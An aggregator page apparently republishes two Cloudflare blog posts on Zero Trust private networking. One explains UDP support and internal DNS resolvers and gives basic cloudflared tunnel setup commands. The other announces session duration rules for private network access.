UDP is a vital component of the Internet. Without it, many applications would be rendered woefully inadequate for modern use. Applications which depend on near real time communication such as video streaming or VoIP services are prime examples of why we need UDP and the role it fills for the Internet. At their core, however, TCP and UDP achieve the same results — just through vastly different means. Each has their own unique benefits and drawbacks, which are always felt downstream by the applications that utilize them.

Here’s a quick example of how they both work, if you were to ask a question to somebody as a metaphor. TCP should look pretty familiar: you would typically say hi, wait for them to say hi back, ask how they are, wait for their response, and then ask them what you want.

UDP, on the other hand, is the equivalent of just walking up to someone and asking what you want without checking to make sure that they’re listening. With this approach, some of your question may be missed, but that’s fine as long as you get an answer.

Like the conversation above, with UDP many applications actually don’t care if some data gets lost; video streaming or game servers are good examples here. If you were to lose a packet in transit while streaming, you wouldn’t want the entire stream to be interrupted until this packet is received — you’d rather just drop the packet and move on. Another reason application developers may utilize UDP is because they’d prefer to develop their own controls around connection, transmission, and quality control rather than use TCP’s standardized ones.

For Cloudflare, end-to-end support for UDP-based traffic will unlock a number of new use cases. Here are a few we think you’ll agree are pretty exciting.

Internal DNS Resolvers

Most corporate networks require an internal DNS resolver to disseminate access to resources made available over their Intranet. Your Intranet needs an internal DNS resolver for many of the same reasons the Internet needs public DNS resolvers. In short, humans are good at many things, but remembering long strings of numbers (in this case IP addresses) is not one of them. Both public and internal DNS resolvers were designed to solve this problem (and much more) for us.

In the corporate world, it would be needlessly painful to ask internal users to navigate to, say, 192.168.0.1 to simply reach Sharepoint or OneDrive. Instead, it’s much easier to create DNS entries for each resource and let your internal resolver handle all the mapping for your users as this is something humans are actually quite good at.

Under the hood, DNS queries generally consist of a single UDP request from the client. The server can then return a single reply to the client. Since DNS requests are not very large, they can often be sent and received in a single packet. This makes support for UDP across our Zero Trust platform a key enabler to pulling the plug on your VPN.

Thick Client Applications

Another common use case for UDP is thick client applications. One benefit of UDP we have discussed so far is that it is a lean protocol. It’s lean because the three-way handshake of TCP and other measures for reliability have been stripped out by design. In many cases, application developers still want these reliability controls, but are intimately familiar with their applications and know these controls could be better handled by tailoring them to their application. These thick client applications often perform critical business functions and must be supported end-to-end to migrate. As an example, legacy versions of Outlook may be implemented through thick clients where most of the operations are performed by the local machine, and only the sync interactions with Exchange servers occur over UDP.

Again, UDP support on our Zero Trust platform now means these types of applications are no reason to remain on your legacy VPN.

And more…

A huge portion of the world’s Internet traffic is transported over UDP. Often, people equate time-sensitive applications with UDP, where occasionally dropping packets would be better than waiting — but there are a number of other use cases, and we’re excited to be able to provide sweeping support.

How can I get started today?

You can already get started building your private network on Cloudflare with our tutorials and guides in our developer documentation. Below is the critical path. And if you’re already a customer, and you’re interested in joining the waitlist for UDP and Internal DNS access, please skip ahead to the end of this post!

Connecting your network to Cloudflare

First, you need to install cloudflared on your network and authenticate it with the command below:

cloudflared tunnel login

Next, you’ll create a tunnel with a user-friendly name to identify your network or environment.

cloudflared tunnel create acme-network

Finally, you’ll want to configure your tunnel with the IP/CIDR range of your private network. By doing this, you’re making the Cloudflare WARP agent aware that any requests to this IP range need to be routed to our new tunnel.

cloudflared tunnel route ip add 192.168.0.1/32

Then, all you need to do is run your tunnel!

Connecting your users to your network

To connect your first user, start by downloading the Cloudflare WARP agent on the device they’ll be connecting from, then follow the steps in our installer.

Next, you’ll visit the Teams Dashboard and define who is allowed to access our network by creating an enrollment policy. This policy can be created under Settings > Devices > Device Enrollment. In the example below, you can see that we’re requiring users to be located in Canada and have an email address ending @cloudflare.com.

Once you’ve created this policy, you can enroll your first device by clicking the WARP desktop icon on your machine and navigating to preferences > Account > Login with Teams.

Last, we’ll remove the IP range we added to our Tunnel from the Exclude list in Settings > Network > Split Tunnels. This will ensure this traffic is, in fact, routed to Cloudflare and then sent to our private network Tunnel as intended.

In addition to the tutorial above, we also have in-product guides in the Teams Dashboard which go into more detail about each step and provide validation along the way.

To create your first Tunnel, navigate to the Access > Tunnels.

To enroll your first device into WARP, navigate to My Team > Devices.

What’s Next

We’re incredibly excited to release our waitlist today and even more excited to launch this feature in the coming weeks. We’re just getting started with private network Tunnels and plan to continue adding more support for Zero Trust access rules for each request to each internal DNS hostname after launch. We’re also working on a number of efforts to measure performance and to ensure we remain the fastest Zero Trust platform — making using us a delight for your users, compared to the pain of using a legacy VPN.

Zero Trust Private Networking Rules

Post Syndicated from Kenny Johnson original https://blog.cloudflare.com/zero-trust-private-networking-rules/

Zero Trust Private Networking Rules

Zero Trust Private Networking Rules

Earlier this year, we announced the ability to build a private network on Cloudflare’s network with identity-driven access controls. We’re excited to share that you will soon be able to extend that control to sessions and login intervals as well.

Private networks failed to adapt

Private networks were the backbone for corporate applications for years. Security teams used them to build a strict security perimeter around applications. In order to access sensitive data, a user had to physically be on the network. This meant they had to be in an office, connecting from a corporately managed device. This was not perfect — network access could be breached over physical connection or Wi-Fi, but tools like certificates and physical firewalls existed to prevent these threats.

These boundaries were challenged as work became increasingly more remote. Branch offices, data centers and remote employees all required access to applications, so organizations started relying on Virtual Private Networks (VPNs) to put remote users onto the same network as their applications.

In parallel to the problem of connecting users from everywhere, the security model of a private network became an even more dangerous problem. Once inside a private network, users could access any resource on the network by default unless explicitly prohibited. Identity-based controls and logs were difficult to impossible to implement.

Additionally, private networks come with operational overhead. Private networks are routed following RFC 1918 reserved IP space, which is limited and can lead to overlapping IP addresses and collisions. Administrators also need to consider the total load their private network can withstand, a load that can be further exacerbated by employees on the VPN doing video calls or even watching videos on their off time.

Modern alternatives did not solve all use cases

SaaS applications and Zero Trust Networking solutions like Cloudflare Access have made it easier to provide a secure experience without a VPN. Administrators are able to configure controls like multi-factor authentication and logging alerts for anomalous logins for each application. Security controls for public-facing applications have far outpaced applications on private networks.

However, some applications still require a more traditional private network. Use cases that involve thick clients outside the browser or arbitrary TCP or UDP protocols are still better suited to a connectivity model that lives outside the browser.

We heard from customers who were excited to adopt a Zero Trust model, but still needed to support more classic private network use cases. To solve that, we announced the ability to build a private network on our global network. Administrators could build Zero Trust rules around who could reach certain IPs and destinations. End users connected from the same Cloudflare agent that powered their on-ramp to the rest of the Internet. However, one rule was missing.

Bringing session control to Cloudflare’s private network

Cloudflare’s global network makes this possible and lighting fast. The first step is securely connecting any private networks to Cloudflare. This can be done by establishing secure outbound-only tunnels using Cloudflare Tunnel, or by adopting a more traditional connection approach like a GRE or IPSec tunnels.

Once the tunnel connection is established, specific private IP ranges can be advertised on an instance of Cloudflare. This is done with a set of commands to map a tunnel to a CIDR block of IP addresses. In the screenshot below, CIDR ranges are mapped to unique Cloudflare Tunnels — each with their own unique identifier and assigned name.

Zero Trust Private Networking Rules

Once the applications are addressable over Cloudflare’s network, users need a way to access these private IP ranges. This is where a VPN would traditionally be used to place a user onto the same network as the application. Instead, Cloudflare’s WARP client is used to connect a user’s Internet traffic to Cloudflare’s network.

Administrators then have control over the traffic from a user’s device client. They can create granular, identity based policies to control which users can access specific applications on certain IP private addresses or, soon, hostnames.

Zero Trust Private Networking Rules

This was a huge step forward for IT and Security teams, as it eliminates painful latency, management and backhauling issues caused by a VPN. However, when a user authenticated once, they could keep connecting indefinitely unless fully revoked. We know some customers need to force a login every 24 hours, for example, or to set a timeout after one week. We’re excited to give customers the ability to do that.

Launching into beta, administrators can add session rules to the resources made available in this private network model. Administrators will be able to configure specific session durations for their policies and require a user re-authenticates with multi-factor authentication.

What’s next?

This announcement is just one component of making Cloudflare’s Zero Trust private network more powerful for your organization. Also being announced this week is UDP support in this model. Teams will be able to use their existing private DNS nameservers to map their application hostnames on local domains. This prevents issues with clashing or ephemeral private IP addresses for applications.

We’re excited to offer a beta for both of these features. If you would like to try these out before the new year, please use this sign-up link to be alerted when the beta is available.

If you would like to get started with Zero Trust controls for your private network, Cloudflare’s solution is free for the first 50 users. Navigate to dash.teams.cloudflare.com to get started!

The collective thoughts of the interwebz